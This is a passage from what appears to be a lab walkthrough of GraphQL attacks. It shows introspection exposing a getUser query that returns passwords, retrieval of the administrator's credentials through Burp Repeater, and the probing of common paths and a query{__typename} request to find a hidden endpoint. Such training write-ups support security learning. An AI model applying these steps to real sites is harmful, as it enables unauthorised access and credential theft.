
We send an introspection query like before and then send the queries to the site map.


We can see the mutations - getUser, getBlogPost and getAllBlogPosts. getUser is returning both username and password.


We send it to repeater and send the request with "id":1 and we can see the administrator user and it’s password in the response.
We are able to login with these credentials.

Deleting carlos solves the lab.
3. Finding a hidden GraphQL endpoint
Description:
This time the GraphQL endpoint is hidden.
Explanation:
Logging in and clicking around didn’t show any GraphQL endpoint.


We will send a GET request to repeater and test the common paths for the GraphQL endpoint. We can see /graphql gives us a response of Not Found.

We can see /api gives us a response of Query not present. This means that this is the GraphQL endpoint.
We will try sending a universal queries - query{__typename} and we will get a response.
Now we will send an introspection query. But we can see that introspection is not allowed.
